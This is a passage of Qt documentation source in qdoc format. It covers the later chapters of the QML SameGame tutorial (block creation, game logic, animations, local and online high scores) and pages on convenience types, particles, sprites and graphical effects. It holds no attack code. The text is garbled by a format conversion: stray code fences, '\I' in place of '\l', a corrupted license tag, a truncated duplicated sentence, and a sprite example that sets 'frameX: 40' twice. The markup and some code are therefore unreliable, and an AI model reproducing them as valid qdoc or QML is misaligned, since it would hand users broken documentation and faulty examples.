This means that when we dynamically create and resize the block items later on in the tutorial, the image will be scaled automatically to the correct size.

Notice the relative path for the Image type's `\c source` property.

This path is relative to the location of the file that contains the `\l Image` type.

Alternatively, you could set the Image source to an absolute file path or a URL that contains an image.

You should be familiar with the code so far. We have just created some basic types to get started. Next, we will populate the game canvas with some blocks.

`*/`

`/*!`

`\title QML Advanced Tutorial 2 - Populating the Game Canvas`

`\contentspage QML Advanced Tutorial`

`\previouspage QML Advanced Tutorial 1 - Creating the Game Canvas and Blocks`

`\nextpage QML Advanced Tutorial 3 - Implementing the Game Logic`

`\example tutorials/samegame/samegame2`

`\section2 Generating the blocks in JavaScript`

Now that we've written some types, let's start writing the game.

The first task is to generate the game blocks. Each time the New Game button is clicked, the game canvas is populated with a new, random set of blocks. Since we need to dynamically generate new blocks for each new game, we cannot use `Repeater` to define the blocks. Instead, we will create the blocks in JavaScript.

Here is the JavaScript code for generating the blocks, contained in a new file, `samegame.js`. The code is explained below.

`\snippet tutorials/samegame/samegame2/samegame.js 0`

The `startNewGame()` function deletes the blocks created in the previous game and calculates the number of rows and columns of blocks required to fill the game window for the new game.

Then, it creates an array to store all the game blocks, and calls `createBlock()` to create enough blocks to fill the game window.

The `createBlock()` function creates a block from the `Block.qml` file and moves the new block to its position on the game canvas. This involves several steps:

`\list`

- `Qt.createComponent()` is called to generate a type from `Block.qml`. If the component is ready,

we can call `\c createObject()` to create an instance of the `\c Block` item.

- \li If `\c createObject()` returned null (i.e. if there was an error while loading the object), print the error information.

- \li Place the block in its position on the board and set its width and height. Also, store it in the blocks array for future reference.

- \li Finally, print error information to the console if the component could not be loaded for some reason (for example, if the file is missing).

\endlist

## \section2 Connecting JavaScript components to QML

Now we need to call the JavaScript code in `\c samegame.js` from our QML files.

To do this, we add this line to `\c samegame.qml` which imports the JavaScript file as a `\l{QML Modules}{module}`:

\snippet tutorials/samegame/samegame2/samegame.qml 2

This allows us to refer to any functions within `\c samegame.js` using "SameGame"

as a prefix: for example, `\c SameGame.startNewGame()` or `\c SameGame.createBlock()`.

This means we can now connect the New Game button's `\c onClicked` handler to the `\c startNewGame()` function, like this:

```
\snippet tutorials/samegame/samegame2/samegame.qml 1
```

So, when you click the New Game button, `\c startNewGame()` is called and generates a field of blocks, like this:

```
\image declarative-adv-tutorial2.png
```

Now, we have a screen of blocks, and we can begin to add the game mechanics.

```
*/
```

```
/*!
```

```
\title QML Advanced Tutorial 3 - Implementing the Game Logic
```

```
\contentspage QML Advanced Tutorial
```

```
\previouspage QML Advanced Tutorial 2 - Populating the Game Canvas
```

```
\nextpage QML Advanced Tutorial 4 - Finishing Touches
```

```
\example tutorials/samegame/samegame3
```

```
\section2 Making a playable game
```

Now that we have all the game components, we can add the game logic that

dictates how a player interacts with the blocks and plays the game until it is won or lost.

To do this, we have added the following functions to `\c samegame.js`:

```
\list
\li \c{handleClick(x,y)}
\li \c{floodFill(xIdx,yIdx,type)}
\li \c{shuffleDown()}
\li \c{victoryCheck()}
\li \c{floodMoveCheck(xIdx, yIdx, type)}
\endlist
```

As this is a tutorial about QML, not game design, we will only discuss `\c handleClick()` and `\c victoryCheck()` below since they interface directly with the QML types. Note that although the game logic here is written in JavaScript, it could have been written in C++ and then exposed to QML.

### `\section3 Enabling mouse click interaction`

To make it easier for the JavaScript code to interface with the QML types, we have added an Item called `\c gameCanvas` to `\c samegame.qml`. It replaces the background as the item which contains the blocks. It also accepts mouse input from the user. Here is the item code:

```
\snippet tutorials/samegame/samegame3/samegame.qml 1
```

The `\c gameCanvas` item is the exact size of the board, and has a `\c score` property and a `\l MouseArea` to handle mouse clicks.

The blocks are now created as its children, and its dimensions are used to determine the board size so that

the application scales to the available screen size.

Since its size is bound to a multiple of `\c blockSize`, `\c blockSize` was moved out of `\c samegame.js` and into `\c samegame.qml` as a QML property.

Note that it can still be accessed from the script.

When clicked, the `\l MouseArea` calls `\c{handleClick()}` in `\c samegame.js`, which determines whether the player's click should cause any blocks to be removed, and updates `\c gameCanvas.score` with the current score if necessary. Here is the `\c handleClick()` function:

```
\snippet tutorials/samegame/samegame3/samegame.js 1
```

Note that if `\c score` was a global variable in the `\c{samegame.js}` file you would not be able to bind to it. You can only bind to QML properties.

### \section3 Updating the score

When the player clicks a block and triggers `\c handleClick()`, `\c handleClick()` also calls `\c victoryCheck()` to update the score and to check whether the player has completed the game. Here is the `\c victoryCheck()` code:

```
\snippet tutorials/samegame/samegame3/samegame.js 2
```

This updates the `\c gameCanvas.score` value and displays a "Game Over" dialog if the game is finished.

The Game Over dialog is created using a `\c Dialog` type that is defined in `\c Dialog.qml`. Here is the `\c Dialog.qml` code. Notice how it is designed to be usable imperatively from the script file, via the functions and signals:

\snippet tutorials/samegame/samegame3/Dialog.qml 0

And this is how it is used in the main \c samegame.qml file:

\snippet tutorials/samegame/samegame3/samegame.qml 2

We give the dialog a `\l {Item::z}{z}` value of 100 to ensure it is displayed on top of our other components. The default `\c z` value for an item is 0.

\section3 A dash of color

It's not much fun to play Same Game if all the blocks are the same color, so we've modified the `\c createBlock()` function in `\c samegame.js` to randomly create a different type of block (for either red, green or blue) each time it is called. `\c Block.qml` has also changed so that each block contains a different image depending on its type:

\snippet tutorials/samegame/samegame3/Block.qml 0

\section2 A working game

Now we now have a working game! The blocks can be clicked, the player can score, and the game can end (and then you can start a new one).

Here is a screenshot of what has been accomplished so far:

\image declarative-adv-tutorial3.png

This is what \c samegame.qml looks like now:

\snippet tutorials/samegame/samegame3/samegame.qml 0

The game works, but it's a little boring right now. Where are the smooth animated transitions? Where are the high scores?

If you were a QML expert you could have written these in the first iteration, but in this tutorial they've been saved

until the next chapter - where your application becomes alive!

\*/

/\*!

\title QML Advanced Tutorial 4 - Finishing Touches

\contentspage QML Advanced Tutorial

\previouspage QML Advanced Tutorial 3 - Implementing the Game Logic

\example tutorials/samegame/samegame4

\section2 Adding some flair

Now we're going to do two things to liven up the game: animate the blocks and add a High Score system.



We've also cleaned up the directory structure for our application files. We now have a lot of files, so all the

JavaScript and QML files outside of `\c samegame.qml` have been moved into a new sub-directory named "content".

In anticipation of the new block animations, `\c Block.qml` file is now renamed to `\c BoomBlock.qml`.

### `\section3 Animating block movement`

First we will animate the blocks so that they move in a fluid manner. QML has a number of methods for adding fluid

movement, and in this case we're going to use the `\l Behavior` type to add a `\l SpringAnimation`.

In `\c BoomBlock.qml`, we apply a `\l SpringAnimation` behavior to the `\c x` and `\c y` properties so that the block will follow and animate its movement in a spring-like fashion towards the specified position (whose

values will be set by `\c samegame.js`). Here is the code added to `\c BoomBlock.qml`:

```
\snippet tutorials/samegame/samegame4/content/BoomBlock.qml 1
```

The `\c spring` and `\c damping` values can be changed to modify the spring-like effect of the animation.

The `\c {enabled: spawned}` setting refers to the `\c spawned` value that is set from `\c createBlock()` in `\c samegame.js`.

This ensures the `\l SpringAnimation` on the `\c x` is only enabled after `\c createBlock()` has set the block to the correct position. Otherwise, the blocks will slide out of the corner (0,0) when a game begins, instead of falling

from the top in rows. (Try commenting out `\c {enabled: spawned}` and see for yourself.)

### \section3 Animating block opacity changes

Next, we will add a smooth exit animation. For this, we'll use a \l Behavior type, which allows us to specify

a default animation when a property change occurs. In this case, when the \c opacity of a Block changes, we will

animate the opacity value so that it gradually fades in and out, instead of abruptly changing between fully

visible and invisible. To do this, we'll apply a \l Behavior on the \c opacity property of the \c Image type in \c BoomBlock.qml:

\snippet tutorials/samegame/samegame4/content/BoomBlock.qml 2

Note the \c{opacity: 0} which means the block is transparent when it is first created. We could set the opacity

in \c samegame.js when we create and destroy the blocks,

but instead we'll use \l{Qt Quick States}{states}, since this is useful for the next animation we're going to add.

Initially, we add these States to the root type of \c{BoomBlock.qml}:

\code

```
property bool dying: false
```

```
states: [
```

```
    State{ name: "AliveState"; when: spawned == true && dying == false
```

```
        PropertyChanges { target: img; opacity: 1 }
```

```
    },
```

```
    State{ name: "DeathState"; when: dying == true
```

```
        PropertyChanges { target: img; opacity: 0 }
```

```
}  
]  
  
\endcode
```

Now blocks will automatically fade in, as we already set `\c spawned` to true when we implemented the block animations.

To fade out, we set `\c dying` to true instead of setting opacity to 0 when a block is destroyed (in the `\c floodFill()` function).

### \section3 Adding particle effects

Finally, we'll add a cool-looking particle effect to the blocks when they are destroyed. To do this, we first add a `\I ParticleSystem` in

`\c BoomBlock.qml`, like so:

```
\snippet tutorials/samegame/samegame4/content/BoomBlock.qml 3
```

To fully understand this you should read `\I {Using the Qt Quick Particle System}`, but it's important to note that `\c emitRate` is set

to zero so that particles are not emitted normally.

Also, we extend the `\c dying` State, which creates a burst of particles by calling the `\c burst()` method on the particles type. The code for the states now look

like this:

```
\snippet tutorials/samegame/samegame4/content/BoomBlock.qml 4
```

Now the game is beautifully animated, with subtle (or not-so-subtle) animations added for all of the

player's actions. The end result is shown below, with a different set of images to demonstrate basic theming:

`\image declarative-adv-tutorial4.gif`

The theme change here is produced simply by replacing the block images. This can be done at runtime by changing the `\Image \c source` property, so for a further challenge, you could add a button that toggles between themes with different images.

`\section2 Keeping a High Scores table`

Another feature we might want to add to the game is a method of storing and retrieving high scores.

To do this, we will show a dialog when the game is over to request the player's name and add it to a High Scores table.

This requires a few changes to `\c Dialog.qml`. In addition to a `\c Text` type, it now has a

`\c TextInput` child item for receiving keyboard text input:

`\snippet tutorials/samegame/samegame4/content/Dialog.qml 0`

`\dots 4`

`\snippet tutorials/samegame/samegame4/content/Dialog.qml 2`

`\dots 4`

`\snippet tutorials/samegame/samegame4/content/Dialog.qml 3`

We'll also add a `\c showWithInput()` function. The text input will only be visible if this function is called instead of `\c show()`. When the dialog is closed, it emits a `\c closed()` signal, and other types can retrieve the text entered by the user through an `\c inputText` property:

\snippet tutorials/samegame/samegame4/content/Dialog.qml 0

\snippet tutorials/samegame/samegame4/content/Dialog.qml 1

\dots 4

\snippet tutorials/samegame/samegame4/content/Dialog.qml 3

Now the dialog can be used in \c samegame.qml:

\snippet tutorials/samegame/samegame4/samegame.qml 0

When the dialog emits the \c closed signal, we call the new \c saveHighScore() function in \c samegame.js, which stores the high score locally in an SQL database and also send the score to an online database if possible.

The \c nameInputDialog is activated in the \c victoryCheck() function in \c samegame.js:

\snippet tutorials/samegame/samegame4/content/samegame.js 3

\dots 4

\snippet tutorials/samegame/samegame4/content/samegame.js 4

\section3 Storing high scores offline

Now we need to implement the functionality to actually save the High Scores table.

Here is the \c saveHighScore() function in \c samegame.js:

\snippet tutorials/samegame/samegame4/content/samegame.js 2

First we call `\c sendHighScore()` (explained in the section below) if it is possible to send the high scores to an online database.

Then, we use the `\{QtQuick.LocalStorage\}` Local Storage API to maintain a persistent SQL database unique to this application. We create an offline storage database for the high scores using `\c openDatabaseSync()` and prepare the data and SQL query that we want to use to save it. The offline storage API uses SQL queries for data manipulation and retrieval, and in the `\c db.transaction()` call we use three SQL queries to initialize the database (if necessary), and then add to and retrieve high scores. To use the returned data, we turn it into a string with one line per row returned, and show a dialog containing that string.

This is one way of storing and displaying high scores locally, but certainly not the only way. A more complex alternative would be to create a high score dialog component, and pass it the results for processing and display (instead of reusing the `\c Dialog`). This would allow a more themeable dialog that could better present the high scores. If your QML is the UI for a C++ application, you could also have passed the score to a C++ function to store it locally in a variety of ways, including a simple format without SQL or in another SQL database.

### \section3 Storing high scores online

You've seen how you can store high scores locally, but it is also easy to integrate a web-enabled high score storage into your QML application. The implementation we've done here is very

simple: the high score data is posted to a php script running on a server somewhere, and that server then stores it and

displays it to visitors. You could also request an XML or QML file from that same server, which contains and displays the scores,

but that's beyond the scope of this tutorial. The php script we use here is available in the `\c examples` directory.

If the player entered their name we can send the data to the web service us

If the player enters a name, we send the data to the service using this code in `samegame.js`:

```
\snippet tutorials/samegame/samegame4/content/samegame.js 1
```

The `XMLHttpRequest` in this code is the same as the `XMLHttpRequest()` as you'll find in standard browser JavaScript, and can be used in the same way to dynamically get XML

or QML from the web service to display the high scores. We don't worry about the response in this case - we just post the high

score data to the web server. If it had returned a QML file (or a URL to a QML file) you could instantiate it in much the same

way as you did with the blocks.

An alternate way to access and submit web-based data would be to use QML types designed for this purpose. `XmlListModel`

makes it very easy to fetch and display XML based data such as RSS in a QML application (see the Flickr demo for an example).

`\section2` That's it!

By following this tutorial you've seen how you can write a fully functional application in QML:

`\list`

`\li` Build your application with `Qt Quick QML Types`{QML types}

`\li` Add application logic `JavaScript Expressions in QML Documents`{with JavaScript code}

`\li` Add animations with `Behavior`{Behaviors} and `Qt Quick States`{states}

\li Store persistent application data using, for example, \l QtQuick.LocalStorage or \l XMLHttpRequest  
\endlist

There is so much more to learn about QML that we haven't been able to cover in this tutorial. Check out all the

examples and the \l {Qt Quick}{documentation} to see all the things you can do with QML!

\*/

topic.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free



\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$Q\_T\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtquick-convenience-topic.html

\title Important Concepts In Qt Quick - Convenience Types

\brief Overview of the convenience types for QML core features

In a highly dynamic user interface, the application developer will often wish to react to events and trigger various response logic. QML has built-in support for these concepts through bindings, signals and signal handlers, and dynamic object instantiation, but Qt Quick expands upon the support provided by the language with various convenience types.

\section1 Dynamic Object Instantiation

QML provides a number of ways to dynamically create and manage QML objects.

Objects can be created dynamically from within imperative JavaScript code

in various ways. See [\{qml-javascript-dynamicobjectcreation.html}](#)

[\{Dynamic QML object creation from JavaScript}](#) for more details.

Qt Quick provides the [\{Loader}](#), [\{Repeater}](#), [\{ListView}](#), [\{GridView}](#) and [\{PathView}](#) types which also support dynamic object management, and provide a declarative API.

Please see the [\{qtquick-performance.html}](#)[\{performance guide}](#) for more information on using dynamic instantiation and lazy initialization to improve application performance.

## [\section1 Dynamic Bindings](#)

[\{Property Binding}](#)[\{Property bindings}](#) are a fundamental feature of QML.

Typically, a property is initialized with its binding. However, the [\{Binding}](#) type and [\{Qt::binding\(\)}](#)[\{Qt.binding\(\)}](#) function allows the client to dynamically bind properties from any object at run-time, and modify the binding target when required (or when it becomes available).

## [\section1 Dynamic Signal Connections](#)

QML supports dynamic signal connections through a signal's [\{connect\(\)}](#) method. The [\{Qt Quick}](#) module provides the convenience [\{Connections}](#) type which allows setting up a signal connection involving an object which isn't part of the static object hierarchy. It also allows the connection to be dynamically

retargeted at runtime, which allows an application to process different signal notifications with different functions depending on the program state.

By declaring a `\I Connections` instance, the client can dynamically cause signals emitted by one object to trigger methods of another object, and can modify the connection target when required (or when it becomes available).

## `\section1 Timer-Based Events`

Another common use-case is to trigger functionality some specified period of time after a particular event occurs. These sort of timer-based triggers are supported in Qt Quick through the `\I Timer` type. Both single-shot and recurring timers are supported.

`*/`

`particles.qdoc`

`/*****`

`**`

`** Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).`

`** Contact: http://www.qt-project.org/legal`

`**`

`** This file is part of the documentation of the Qt Toolkit.`

`**`

`** $QQT_BEGIN_LICENSE:FDL$`

**\*\* Commercial License Usage**

**\*\* Licensees holding valid commercial Qt licenses may use this file in  
\*\* accordance with the commercial license agreement provided with the  
\*\* Software or, alternatively, in accordance with the terms contained in  
\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.  
\*\***

**\*\* GNU Free Documentation License Usage**

**\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.  
\*\* \$QT\_END\_LICENSE\$  
\*\***

\*\*\*\*\*/

/\*!

\qmlmodule QtQuick.Particles 2

\title Qt Quick Particles QML Types

\ingroup qmlmodules

\brief Provides QML types for particle effects

This QML module contains a particle system for Qt Quick. To use these types, import the module with the following line:

```
\code
import QtQuick.Particles 2.0
\endcode
```

For a simple overview of how the system can be used, see [Using the Qt Quick Particle System](#).

For details on the performance characteristics see [Qt Quick Particle System Performance](#).

```
*/
```

```
/*!
```

```
\page qtquick-effects-particles.html
\title Using the Qt Quick Particle System
```

Documentation for all Particle System types can be found on the [QtQuick.Particles module page](#).

Note that to use types from the particles module, you will need to import the types with the following line:

```
\code
import QtQuick.Particles 2.0
\endcode
```

```
\section1 The ParticleSystem
```

This particle system contains four main types of QML types: ParticleSystem, Painters, Emitters and Affectors.

The ParticleSystem type ties all the other types together, and manages the shared timeline. Painters, Emitters

and Affectors must all have the same ParticleSystem to be able to interact with each other.

You may have as many ParticleSystems as you want subject to this constraint, so the logical separation is to have

one ParticleSystem for all the types that you want to interact, or just one if the number of types is small

and they are easily kept under control..

## \section1 Logical Particles

All the particle system types act on "logical particles". Every particle has a logical representation inside the particle system, and this is what the types act upon. Not every logical particle needs to be visualized,

and some logical particles could lead to multiple visual particles being drawn on screen.

## \section1 Particle Groups

Every logical particle is a member of a particle group, and each group is identified by a name. If no other

group has been specified, a logical particle belongs to the group with the name "" (the empty string), which

acts the same as any other group. Groups are used for two purposes, for controlling particles and because they

can have stochastic state transitions.

Groups control particles because you can never access an individual particle with any of the particle system

types. All types act on groups as a whole, and so any particles that need to behave differently from each

other (aside from the usual stochastic parameter variation) will need to be in different groups.

Particles can also change groups dynamically. When this happens the particles trajectory is unaltered, but it

can be acted upon by different ParticlePainters or Affectors. Particles can either have their group changed by

an Affector, or stochastic state transitions can be defined in a ParticleGroup type.

Generally, groups should only be defined in a ParticleGroup if they require stochastic state transitions. Otherwise,

it is sufficient to have the groups be defined simply by the strings used in the particle/particles properties

of the types.

## \section1 Emitters

Emitters emit logical particles into the system. These particles have a trajectory and lifespan, but no visualization.

These particles are emitted from the location of the Emitter.

TrailEmitters are a special type of emitter which emits particles from the location of other logical particles. Any logical

particle of the followed type within the bounds of a TrailEmitter will cause particle emission from its location, as if there

were an Emitter on it with the same properties as the TrailEmitter.

## \section1 ParticlePainters

Painters are the types that visualize logical particles. For each logical particle in the groups assigned to it,

which are within its bounds (or outside, if you do not set the clip property on the type) it will be visualized

in a manner dependent on the type of ParticlePainter. The base type of ParticlePainter does not draw anything.

ImageParticle renders an image at the particle location. CustomParticle allows you to write your own shaders to render

the particles, passing in the logical particle state as vertex data. ItemParticle allows you to visualize logical

particles using arbitrary QML delegates. ModelParticle is similar, but coordinates model data amongst the delegates

in a similar manner to the view classes.

As the ParticlePainter is the QML type visualizing the particles in the scene, it is its Z value which is important

when trying to place particles above or below other types visually.

## \section1 Affectors

Affectors are an optional component of a particle system. They can perform a variety of manipulations to the simulation,

such as altering the trajectory of particles or prematurely ending their life in the simulation. For performance reasons,

it is recommended not to use Affectors in high-volume particle systems.

## \section1 Stochastic Parameters

As particle systems benefit from stochastic control of parameters across a large number of instances, several stochastic



helper types are used by the particle system. If you do not wish to have any stochastic variation in these parameters,

then do not specify any variation in these types.

## `\section2 Directions`

Directions can be specified by angle and magnitude, or by x and y components. While any direction can be specified with

either method, there is a significant difference between varying the x and y components and varying the angle and magnitude.

Varying the x and y components will lead to a rectangular area around the specified point, while varying the angle will lead

to an arc centered on the specified point.

## `\section2 Shapes`

The particle system contains several types which represent shapes. These types do not visualize shapes, and are used

for the purpose of selecting a random point within the shape. If you want a specific point with no randomness, use a 0 width

and 0 height shape (which is the default). Otherwise you can use the shape types to specify an area, so that the

result can use a random point selected from that area.

`*/`

`/*!`

`\page qtquick-particles-performance.html`

`\title Particle System Performance Guide`

The performance of the particle system scales with the number of particles it is maintaining. After prototyping the desired

effect, performance can be improved by lowering the particle count. Conversely, if performance is well within the acceptable

bounds, you can increase the number of particles until you hit that point (should that improve the effect).

Note that particle count is often estimated by the particle system, and in some cases explicitly providing hints as to how

many particles will be needed will improve performance. You can do this by setting `maximumEmitted` on an Emitter, and it is

generally useful for Emitters which do not continuously emit particles.

Like `ShaderEffect`, the performance of the particle system is largely dependent on the graphics hardware it is running on.

The exception to this is `Affectors`. For systems not including `Affectors`, the majority of the performance cost of particles

will be on the GPU. Since the GPU is better at parallelizing large numbers of operations more particles can be drawn at 60FPS

when `Affectors` are not used.

`Affectors`, particularly if modifying the particles in javascript, can be relatively slow as well as increasing the CPU cost

of using particles. Avoid using them in high-volume systems where possible. Some easy cases where `Affectors` can be avoided

are using timed `ParticleGroup` transitions instead of time-triggered `Affectors`, or setting acceleration due to gravity in the

acceleration property of the Emitter instead of with a `Gravity Affector`.

\*/

sprites.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in  
\*\* accordance with the commercial license agreement provided with the  
\*\* Software or, alternatively, in accordance with the terms contained in  
\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

```
/*!
```

```
\ingroup qtquick-images-sprites
```

```
\page qtquick-effects-sprites.html
```

```
\title Sprite Animations
```

```
\brief Sprite-based animations with flexible transitioning
```

```
\generatelist{related}
```

```
\section1 Sprite Engine
```

The \I {Qt Quick} sprite engine is a stochastic state machine combined with the ability to chop up images containing multiple frames of an animation.

```
\section2 State Machine
```

A primary function of the sprite engine is its internal state machine. This is not the same as the states and transitions in Qt Quick, and is more like a conventional state machine. Sprites can have weighted transitions to other sprites, or back to themselves. When a sprite animation finishes, the sprite engine will choose the next sprite randomly, based on the weighted transitions available for the sprite that just finished.

You can affect the currently playing sprite in two ways. You can arbitrarily force it to immediately start playing any sprite, or you can tell it to gradually transition to a given sprite. If you instruct it to gradually transition, then it will reach the target sprite by going through valid

state transitions using the fewest number of intervening sprites (but ignoring relative weightings).

This allows you to easily insert a transitional animation between two different sprites.

\image spriteenginegraph.png

As an example, consider the above diagram which illustrates the sprites for a hypothetical 2D platform game character. The character starts by displaying the standing state. From this state, barring external input, he will transition to either the waiting animation, the walking animation, or play the standing animation again. Because the weights for those transitions are one, zero and three respectively, he has a one in four chance of playing the waiting animation when the standing animation finishes, and a three in four chance of playing the standing animation again. This allows for a character who has a slightly animated and variable behavior while waiting.

Because there is a zero weight transition to the walking animation, the standing animation will not normally

transition there. But if you set the goal animation to be the walking animation, it would play the walking animation when it finished the standing animation. If it was previously in the waiting animation, it would finish playing that, then play the standing animation, then play the walking animation. It would then continue to

play the walking animation until the goal animation is unset, at which point it would switch to the standing

animation after finishing the walking animation.

If you set the goal state then to the jumping animation, it would finish the walking animation before

playing the jumping animation. Because the jumping animation does not transition to other states, it will still

keep playing the jumping animation until the state is forced to change. In this example, you could set it back to

walking and change to goal animation to walking or to nothing (which would lead it to play the standing animation

after the walking animation). Note that by forcibly setting the animation, you can start playing the animation

immediately.

## \section2 Input Format

The file formats accepted by the sprite engine is the same as the file formats accepted by other QML types,

such as \l Image. In order to animate the image however, the sprite engine requires the image file to contain

all of the frames of the animation. They should be arranged in a contiguous line, which may wrap from the right

edge of the file to a lower row starting from the left edge of the file (and which is placed directly below the

previous row).

\image spritecutting.png

As an example, take the above image. For now just consider the black numbers, and assume the squares are 40x40 pixels.

Normally, the image is read from the top-left corner. If you specified the frame size as 40x40 pixels, and a frame count

of 8, then it would read in the frames as they are numbered. The frame in the top left would be the first frame, the frame

in the top right would be the fifth frame, and then it would wrap to the next row (at pixel location 0,40 in the file) to read

the sixth frame. It would stop reading after the frame marked 8, and if there was any image data in the square below frame four

then it would not be included in the animation.

It is possible to load animations from an arbitrary offset, but they will still follow the same pattern.

Consider now the red numbers. If we specify that the animation begins at pixel location 120,0, with a frame count of 5 and the same frame size as before, then it will load the frames as they are numbered in red.

The first 120x40 of the image will not be used, as it starts reading 40x40 blocks from the location of 120,0.

When it reaches the end of the file at 160,0, it then starts to read the next row from 0,40.

The blue numbers show the frame numbers if you tried to load two frames of that size, starting from 40,40. Note

that it is possible to load multiple sprites out of the one image file. The red, blue and black numbers can all

be loaded as separate animations to the same sprite engine. The following code loads the animations as per the image.

It also specifies that animations are to played at 20 frames per second.

\code

```
Sprite {  
    name: "black"  
    source: "image.png"  
    frameCount: 8  
    frameWidth: 40  
    frameHeight: 40  
    frameRate: 20
```

```
}  
  
Sprite {  
    name: "red"  
    source: "image.png"  
    frameX: 120  
    frameCount: 5  
    frameWidth: 40  
    frameHeight: 40  
    frameRate: 20  
}  
  
Sprite {  
    name: "blue"  
    source: "image.png"  
    frameX: 40  
    frameX: 40  
    frameCount: 2  
    frameWidth: 40  
    frameHeight: 40  
    frameRate: 20  
}  
  
\endcode
```

Frames within one animation must be the same size, however multiple animations within the same file do not. Sprites without a frameCount specified assume that they take the entire file, and you must specify



the frame size. Sprites without a frame size assume that they are square and take the entire file without wrapping,

and you must specify a frame count.

The sprite engine internally copies and cuts up images to fit in an easier to read internal format, which leads

to some graphics memory limitations. Because it requires all the sprites for a single engine to be in the same

texture, attempting to load many different animations can run into texture memory limits on embedded devices. In

these situations, a warning will be output to the console containing the maximum texture size.

There are several software tools to help turn images into sprite sheets, here are some examples:

Photoshop plugin:

[http://www.personal.psu.edu/zez1/blogs/my\\_blog/2011/05/scripts-4-photoshop-file-sequence-to-layers-to-sprite-sheet.html](http://www.personal.psu.edu/zez1/blogs/my_blog/2011/05/scripts-4-photoshop-file-sequence-to-layers-to-sprite-sheet.html)

Gimp plugin:

<http://registry.gimp.org/node/20943>

Cmd-line tool:

<http://www.imagemagick.org/script/montage.php>

## \section2 QML Types Using the Sprite Engine

Sprites for the sprite engine can be defined using the `\ Sprite` type. This type includes the input parameters

as well as the length of the animation and weighted transitions to other animations. It is purely a data class, and

does not render anything.

\I SpriteSequence is a type which uses a sprite engine to draw the sprites defined in it. It is a single and self-contained sprite engine, and does not interact with other sprite engines. \I Sprite types can be shared between

sprite engine using types, but this is not done automatically. So if you have defined a sprite in one \I SpriteSequence

you will need to redefine it (or reference the same \I Sprite type) in the sprites property of another \I SpriteSequence

in order to transition to that animation.

Additionally, \I ImageParticle can use \I Sprite types to define sprites for each particle. This is again a single

sprite engine per type. This works similarly to SpriteSequence, but it also has the parametrized variability provided

by the \I ImageParticle type.

## \section1 AnimatedSprite

For use-cases which do not need to transition between animations, consider the \I AnimatedSprite type.

This type displays sprite animations with the same input format, but only one at a time. It also provides more fine-grained

manual control, as there is no sprite engine managing the timing and transitions behind the scenes.

\*/

topic.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

```
/*!
```

```
\page qtquick-effects-topic.html
```

```
\title Important Concepts In Qt Quick - Graphical Effects
```

```
\brief Overview of graphical effects concepts
```

```
\section1 Graphical Effects and Particles
```

Visually appealing user-interfaces are more engaging than lacklustre ones.

That said, the designer must bear in mind that visual effects simply provide a useful way to subtly communicate to the user (for example, which visual item is active, or how focus is being transferred). Over-use of visual effects can actually detract from the user-experience.

```
\section1 Visual Transformation
```

Visual objects can be transformed. For example, they can be scaled or rotated.

These sort of transformations can provide hints about focus or selection, and can provide intuitive hints about what events are occurring in an application.

For information about visual transformations to visual objects, see the page titled `\{qtquick-effects-transformations.html}`

`{Qt Quick Transformation Types}`.

```
\section1 Shader Effects
```

